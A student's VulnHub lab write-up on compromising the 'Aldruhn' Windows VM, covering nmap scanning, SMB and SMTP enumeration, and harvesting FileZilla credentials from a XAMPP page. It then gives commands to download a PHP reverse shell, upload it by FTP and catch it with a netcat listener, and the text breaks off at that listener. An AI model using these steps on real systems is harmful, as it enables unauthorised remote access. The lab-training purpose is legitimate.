VULNHUB CHALLENGE: ALDRUHN

WRITTEN BY LUKE KEOGH

Contents

Introduction 1
Obtaining Root Flag Summary 1
Scanning 2
Enumeration and Exploring Attack Vectors 8
Conclusion 14
References 14

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Finding the FileZilla login details from the XAMPP website via port 443
4. Login via ftp with the newfound credentials and transfer over a reverse shell php file
5. Open a netcat listener and run the php file from the browser to launch a shell as an admin

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24



Figure 1 finding the target IP

After obtaining the target's IP of 192.168.2.12 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.12 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open –top-ports 1000 192.168.2.12 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html



Figure 2 quick nmap scan

```
Service Info: Hosts: localhost, ALDRUHN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ALDRUHN, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:28:a8:a2 (Oracle Virtual
IC)
|_clock-skew: mean: -418d22h52m31s, deviation: 2h51m29s, median: -419d00h02m32s
| smb2-time:
|   date: 2021-08-31T09:38:51
|_  start_date: 2021-08-31T04:23:52
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: Aldruhn
|   NetBIOS computer name: ALDRUHN\x00
|   Domain name: Morrowind-West.province.com
|   Forest name: Morrowind-West.province.com
|   FQDN: Aldruhn.Morrowind-West.province.com
|_  System time: 2021-08-31T02:38:51-07:00

TRACEROUTE (using port 25/tcp)
HOP RTT      ADDRESS
1   10.00 ms 10.8.0.1
2   10.18 ms 192.168.2.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.95 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan

192.168.2.12

Address

- 192.168.2.12 (ipv4)

Ports

The 971 ports scanned but not shown below are in state: **closed**

- 971 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	FileZilla ftpd	0.9.32 beta	
	ftp-anon	Anonymous FTP login allowed (FTP code 230) drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming -r--r--r-- 1 ftp ftp 187 Aug 06 2009 onefile.html					
	ftp-syst	SYST: UNIX emulated by FileZilla					
	ftp-bounce	bounce working!					
22	tcp	open	ssh	syn-ack	Bitvise WinSSHD	8.43	FlowSsh 8.43; protocol 2.0; non-commercial use
	ssh-hostkey	3072 c6:50:ad:ca:a0:43:31:e1:28:08:97:85:72:c1:e1:94 (RSA) 384 d3:20:15:27:1c:54:b3:57:70:84:1e:4c:b2:a6:cc:3d (ECDSA)					
25	tcp	open	smtp	syn-ack	Mercury/32 smtpd		Mail server account Maiser
	smtp-commands	localhost Hello nmap.scanme.org; ESMTPs are:, TIME, SIZE 0, HELP Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server account is 'Maise					
53	tcp	open	domain	syn-ack	Simple DNS Plus		
79	tcp	open	finger	syn-ack	Mercury/32 fingerd		
	finger	Login: Admin Name: Mail System Administrator [No profile information]					
80	tcp	open	http	syn-ack	Apache httpd	2.2.12	(Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_co PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
	http-title	XAMPP 1.7.2 Requested resource was http://192.168.2.12/xampp/					
	http-server-						

Go to top

Toggle Closed Ports

Figure 4 output of nmap scan pt.1

	header	Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2021-08-31 09:36:02Z
106	tcp	open	pop3pw	syn-ack	Mercury/32 poppass service		
110	tcp	open	pop3	syn-ack	Mercury/32 pop3d		
	pop3-capabilities	APOP TOP UIDL USER EXPIRE(NEVER)					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
143	tcp	open	imap	syn-ack	Mercury/32 imapd	4.62	
	imap-capabilities	OK complete CAPABILITY X-MERCURY-1A0001 IMAP4rev1 AUTH=PLAIN					
389	tcp	open	ldap	syn-ack			
443	tcp	open	http	syn-ack	Apache httpd	2.2.12	(Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
	sslv2	SSLv2 supported ciphers: SSL2_RC4_128_EXPORT40_WITH_MD5 SSL2_DES_192_EDE3_CBC_WITH_MD5 SSL2_DES_64_CBC_WITH_MD5 SSL2_RC2_128_CBC_WITH_MD5 SSL2_RC4_128_WITH_MD5 SSL2_RC2_128_CBC_EXPORT40_WITH_MD5					
	http-server-header	Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0					
	http-title	XAMPP 1.7.2 Requested resource was https://192.168.2.12/xampp/					
	ssl-cert	Subject: commonName=localhost Not valid before: 2009-04-15T22:04:42 Not valid after: 2019-04-13T22:04:42					
	ssl-date	2021-08-31T09:39:21+00:00; -1y54d00h02m32s from scanner time.					
445	tcp	open	microsoft-ds	syn-ack	Windows Server 2012 R2 Standard 9600 microsoft-ds		workgroup: MORROWIND-WEST
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack			
3269	tcp	open	tcpwrapped	syn-ack			
3306	tcp	open	mysql	syn-ack			
	ssl-cert	ERROR: Script execution failed (use -d to debug)					
	tls-alpn	ERROR: Script execution failed (use -d to debug)					

Go to top

Toggle Closed Ports

Toggle Filtered Ports

Figure 5 output of nmap scan pt.2

3269	tcp	open	tcpwrapped	syn-ack			
3306	tcp	open	mysql	syn-ack			
	ssl-cert	ERROR: Script execution failed (use -d to debug)					
	tls-alpn	ERROR: Script execution failed (use -d to debug)					
	tls-nextprotoneg	ERROR: Script execution failed (use -d to debug)					
	mysql-info	ERROR: Script execution failed (use -d to debug)					
	ssl-date	ERROR: Script execution failed (use -d to debug)					
	sslv2	ERROR: Script execution failed (use -d to debug)					
3389	tcp	open	ms-wbt-server	syn-ack			
	rdp-ntlm-info	Target_Name: MORROWIND-WEST NetBIOS_Domain_Name: MORROWIND-WEST NetBIOS_Computer_Name: ALDRUHN DNS_Domain_Name: Morrowind-West.province.com DNS_Computer_Name: Aldruhn.Morrowind-West.province.com DNS_Tree_Name: Morrowind-West.province.com Product_Version: 6.3.9600 System_Time: 2021-08-31T09:38:51+00:00					
	ssl-cert	Subject: commonName=Aldruhn.Morrowind-West.province.com Not valid before: 2021-08-30T04:26:21 Not valid after: 2022-03-01T04:26:21					
	ssl-date	2021-08-31T09:39:21+00:00; -1y54d00h02m32s from scanner time.					
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49157	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49158	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
49160	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **44441/udp** (**closed**)
- OS match: **Microsoft Windows Server 2008 SP2** (**96%**)
- OS match: **Microsoft Windows Server 2012** (**96%**)
- OS match: **Microsoft Windows Server 2012 R2** (**96%**)
- OS match: **Microsoft Windows Server 2012 R2 Update 1** (**96%**)
- OS match: **Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1** (**96%**)

Figure 6 output of nmap scan pt.3

Enumeration and Exploring Attack Vectors

I first checked out rpc to see if I could change the password of accounts, but I was unable to.

Command: net rpc password Adminstrator -U helpdesk -S 192.168.2.12

```
┌──(root💀kali)-[~]
└─# net rpc password Administrator -U helpdesk -S 192.168.2.12
Enter new password for Administrator:
Enter WORKGROUP\helpdesk's password:
session setup failed: NT_STATUS_LOGON_FAILURE
Failed to set password for 'Administrator' with error: Failed to connect to IPC$ share on 192.168.2.12.

┌──(root💀kali)-[~]
└─# net rpc password Administrator -U helpdesk -S 192.168.2.12
Enter new password for Administrator:
Enter WORKGROUP\helpdesk's password:
session setup failed: NT_STATUS_LOGON_FAILURE
Failed to set password for 'Administrator' with error: Failed to connect to IPC$ share on 192.168.2.12.

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 7 trying to change rpc administrator password

I then was trying to get more info from rpc with query commands but again had no luck.

Command: rpcclient -U “” -N 192.168.2.12

```
┌──(root💀kali)-[~]
└─# rpcclient -U "" -N 192.168.2.12
rpcclient $> queryuser
Usage: queryuser rid [info level] [access mas
rpcclient $> queryuser 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lookupsids
Usage: lookupsids [sid1 [sid2 [ ... ]]]
rpcclient $> lookupnames
Usage: lookupnames [name1 [name2 [ ... ]]]
rpcclient $> lookupnames 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lsaaddacctrights user
Usage: lsaaddacctrights SID [rights ... ]
rpcclient $> lsaaddacctrights user 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> echo Luke Keogh - 19095587
Invalid command
```

Figure 8 rpc info queries

I then checked https on port 443 via the browser and found a tab for Filezilla which showed an image containing login details.



Figure 9 Finding FileZilla login details

I then installed and used smtp-user-enum to try find more users and found an account namd ‘admin’

Command: smtp-user-enum -M VRFY -U /usr/share/wordlists/Metasploit/namelists.txt



Figure 10 finding user admin for smtp

I then decided to try the login details I found earlier on XAMPP for file transfer via FTP.

So I used wget to download a reverse shell php file and edited it to include my IP and port.

Command: wget https://raw.githubusercontent.com/Dhayalanb/windows-php-reverse-shell/master/Reverse%20Shell.php



Figure 11 downloading reverse shell script



Figure 12 editing script to include my IP and port

I then was able to connect as ‘newuser’ and transfer my shell file across.

Command: ftp 192.168.2.12

Command: put AldruhnShell.php



Figure 13 transfering shell file to target

I then created a netcat listener on the port 4444 and then ran the reverse shell file from the browser:
https://12.168.2.12/AldruhnShell.php
Command: nc -lnvp 4444
I then checked to see what other user accounts were on the machine
Command: wmic useraccount get name, sid

```
┌──(root💀kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
